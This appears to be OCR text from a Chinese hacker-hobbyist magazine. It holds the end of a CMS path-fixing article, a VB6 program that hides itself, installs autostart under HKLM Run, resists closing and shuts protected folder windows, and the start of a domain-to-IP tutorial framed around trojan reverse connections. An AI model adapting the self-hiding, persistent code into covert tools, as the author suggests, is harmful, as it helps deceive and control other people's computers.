


图 7




图 8




图 9




图 10

File_Path))

保存MF_Loadlabel.asp，再刷新物理机中的网页，结果还是不成功，这让我差点抓狂了，好不容易冷静下来才继续看差在哪，在几个文件中来回翻看，突然醒悟函数不是在本文件定义中的，MF_Loadlabel.asp好像并没有把Funtion.asp包含进去，于是翻到MF_Loadlabel.asp检查，这文件include了一大堆文件，但没有Funtion.asp，于是想把Funtion.asp包含进去，但两文件不是同一目录，也不是上下级目录，寻思好久，也不知道“<!--#include file="../FS_Inc/Funtion.asp" -->”对不对，于是干脆直接把上边那段代码复制过去，保存文件，回到物理机再刷新，依然没成功。

四、初现曙光

实在从代码中找不出什么缺陷，我也怀疑是不是真的无法在虚拟目录下建立风讯了，但后台能访问了，我感觉应该是可以的。在后台到处转悠，忽然发现在后台可以设置模板收益，于是把**Templets/Newclass/index.htm**改成**Templets/index.htm**(如图6)，有点死马当活马医，保存之后刷新首页，忍不住骂了句粗口，终于成功了！（如图7）。

访问成功让我兴奋了很长时间，大家看图7也发现了，很多有图的地方都是红叉，我右键点属性查看，发现依然是路径问题，也就是架设还没彻底成功（如图8）。

伴着这点小小胜利的兴奋，回到虚拟机我继续研究代码，想找到创建模板的文件，再把Add_Root_Dir函数加上，那应该就彻底成功了。一开始把目标锁定在了index.asp，上文我提过index.asp就几句代码，目的是生成静态文件，但结合Funtion.asp里函数的定义，看了好几遍这几句代码，才发现其作用好像是更新文件，读取旧文件对比新文件，然后更新生成index.html，而不是生成模板首页index.htm，于是转移目标，再把那几个关键文件看了一遍，也没发现什么相关的代码。这时突然想起这两天为解决问题找的各种风讯知识，特意再看了与模板相关的知识点，才发现好像模板不是由ASP文件生成的，而是本来就写好了再调用的，于是直接打开Templets里边的index.htm，在其源代码中找到一句：

```
<td valign="bottom" height="30">
        <img height="25 src="/Templets/Images/dongtai.gif" width="139" border="0" /></td>
```

将其改成：

```
<td valign="bottom" height="30">
      <img height="25" src="/fengxun/Templets/Images/dongtai.gif" width="139" border="0" /></td>
```

保存文件，在物理机刷新访问，终于访问成功了，图片也显示正常了（如图9）。

五、乘胜追击

剩下的就是工作量的问题了，把Templets文件夹里边的所有htm文件的图片、动画、css文件的路径全部改正确，就能访问成功了。我是用Dreamweaver里边的“查找与替换”功能把路径全部加上“/fengxun”（如图10），注意别把fengxun前的“/”漏了。当然我也想过用批处理去完成，以后要换新模板的朋友只要一运行批处理就能完成工作了，但没办法静下心去想那几句代码。




图 11

如图11就是修改完的index.htm，还是有部分地方是红叉，那是因为我只把index.htm改了，别的文件没改，全改了就显示正常了。

六、纷乱的结语

至此文章也算结束了，后来整理文件时发现了“本版本使用说明.txt”，很尴尬地发现手册已经在里边说明了这版本不能在虚拟目录下使用，这让我有点苦笑不得。

由于测试更改过程不是一天完成的，写稿的时候也是边测试边写，时间上的不一致使得写各部分时的心情不一样，文字也就不一样，所以相对比较乱，不明白的大家可以上论坛找我，谢谢！

编辑点评：作者的文章把小编看得跌宕起伏，险象环生，一路杀将下去，终于是“山穷水尽疑无路，柳暗花明又一村”。这文章如行云“流水”一般，让小编看得很郁闷，本文算是流水作业，有点像一次探索追踪日记，作者一直在外围绕着问题的本质转圈，小编也跟着作者如坠云雾，直到文章的结尾，才终于知道因为本质的错误导致作者走了很多冤枉路。这文章看完之后，小编正在刊发与否的纠结间，突然觉得作者的精神可嘉，他花费九牛二虎之力硬生生把一个本不是错误的错误给板正了，这不也正是学习技术所需要有的韧劲吗？况且作者还把一个不能在虚拟目录下用的东西修改为可用的东西了，算是文章亮点。

快码加编

张宇首语：返璞归真后的第一期不知大家感觉如何？版面、层次分布是否合理？不管是小菜，还是大虾，欢迎多多反馈！

用vb打造自己的文件夹监控程序

神圣计划

从本文您可以学到：

1、了解Windows的外壳接口

大家的电脑里一定有许多秘密文件夹吧，既然是秘密，就不能让外人轻易看到，那让我们一起来打造一个属于自己的文件夹监控程序吧。

现在的监控有很多种，内核层下驱动级的，用户层下API挂钩的，还有利用Windows一些小技巧的。在这里我给大家介绍的是Shellwindows监控。Shellwindows是Windows的外壳接口，比如文件夹的窗体、IE浏览器

窗体，都可以用它来监控。具体的介绍大家可以上网查查。本文用VB来编写，因为VB在COM编程方面简单、高效。

先说这个程序的原理，它有两个timer，一个timer是监控用户输入的，当用户按下ctrl+s+x的时候，程序便会弹出密码输入窗口，如果用户输入正确，便会暂停文件夹的监控，进入配置窗体，配置完成后，单击配置按钮，恢复监控。另一个timer便是监控文件夹的，当有目标文件夹出现时，便自动将它关闭，使用户无法进入。该程序的配置文件写在注册表的HKLM\Software\Microsoft\Windows\CurrentVersion项下，有Folder和Pass两个键，前者的键值是要监控的文件夹（可以是多个），后者则是进入配置窗体的密码。

在写代码前，先要引用Windows Script Host Object Model和Microsoft Shell Controls and Automation这两个对象。好了，下面看代码吧。

```
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer
Dim wsh As New WshShell, f As New Shell   '初始化对象实例
Dim folder As Object

Private Sub Command1_Click()
On Error Resume Next
Me.Hide
wsh.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\folder", IIf(Len(App.Path) > 3, App.Path + "\" + App.EXEName + ".exe", App.Path + App.EXEName + ".exe")   '加入自启动项
wsh.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\folder", Replace(Text1.Text, "\", "/")   '写入监控文件夹的配置信息
wsh.RegWrite "HKLM\Software\Microsoft\Windows\CurrentVersion\pass", Text2.Text   '写入配置密码
Timer1.Interval = 200
Timer1.Enabled = True
Timer2.Interval = 100
Timer2.Enabled = True
End Sub

Private Sub Form_Load()
On Error Resume Next
Me.Hide
Set folder = f.Windows   '获得shellwindows对象实例
Dim a As String
a = wsh.RegRead("HKLM\Software\Microsoft\Windows\CurrentVersion\pass")
If a = "" Then   '如果密码为空，则认为没有配置，显示配置窗体，否则认为已经配置过了，开始监控
Me.Show
Else
Timer1.Interval = 200   '监控用户输入
Timer1.Enabled = True
Timer2.Interval = 100   '监控文件夹
Timer2.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Call Command1_Click
Me.Hide
```




图1 运行结果

```
Cancel = 1   '程序取消退出
End Sub

Private Sub Timer1_Timer()
If GetAsyncKeyState(vbKeyS) And GetAsyncKeyState(vbKeyX) And GetAsyncKeyState(vbKeyControl) Then   '监控用户输入，同时按下ctrl+s+x三个键则要求输入配置密码
Dim a As String, p As String
a = InputBox("输入密码")
p = wsh.RegRead("HKLM\software\microsoft\windows\currentversion\pass")
If p = a Then
Me.Show
Timer1.Enabled = False
Timer2.Enabled = False
Text1.Text = wsh.RegRead("HKLM\software\microsoft\windows\currentversion\folder")
Text2.Text = p
Else
MsgBox "密码错误"
End If
End If
End Sub

Private Sub Timer2_Timer()
Dim f1 As Object, fitem As String, fa() As String
fitem = wsh.RegRead("HKLM\software\microsoft\windows\currentversion\folder")
fa = Split(fitem, ",")   '多个文件夹间用逗号分开
For Each f1 In folder   '遍历当前的文件夹窗体
Dim i As Integer
For i = 0 To UBound(fa)
If InStr(LCase(f1.locationurl), Trim(fa(i))) Then
f1.quit   '找到要监控的文件夹就将其关闭
End If
Next
Next
End Sub
```

好了，运行一下，看看结果如何，如图1所示。

当你配置完成后，需要暂停监控或者修改配置信息的时候，同时按下ctrl+s+x，便会弹出密码输入窗口。剩下的留给大家慢慢测试吧。

当然大家还可以运用智慧，将代码进行修改，那么一个很不错的欺骗工具便会诞生了。同时，它还可以监视IE浏览器哦！

本文代码在WinXPSP2+VB6环境下测试通过。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：本文虽然提供了一种"隐藏"文件夹的方法，但这种方法对系统资源的占用很大，在实践中不太实用。

VC实现域名转IP

文 hacking

从本文您可以学到：

1、域名转IP的作用及实现

很多木马都有域名转IP的功能，就是通过输入域名得到IP地址，比如鼎鼎大名的"木马老将"灰鸽子。在生成服务端的时候，填写的一般都是3322的动态域名，这样下次我们的电脑换了IP之后，服务端还能找到我们。本文给大家讲解如何使用VC6.0来实现域名转IP的功能。




图1 控件布局

新建一个MFC的对话框程序。添加三个静态文本框和一个文本编辑框，然后添加一个IPAddress控件，再添加两个按钮，调用控件的位置，如图1所示。

然后我们将文本编辑框新建一个成员变量，名为m_Name，将IPAddress控件新建成员变量名为m_ip，这样界面的设计我们就搞定了。域名转IP需要使用gethostbyname函数，该函数原型如下：

```
struct hostent FAR *gethostbyname(
const char FAR *name
);
```

Name参数也就是域名，由于这个函数包含在Winsock2.h的头文件里，所以需要声明Winsock2.h头文件后面还要添加ws2_32.lib库文件，选择Project菜单下Setting中的Link选项卡，在Object.library modules下添加ws2_32.lib，如图2所示。

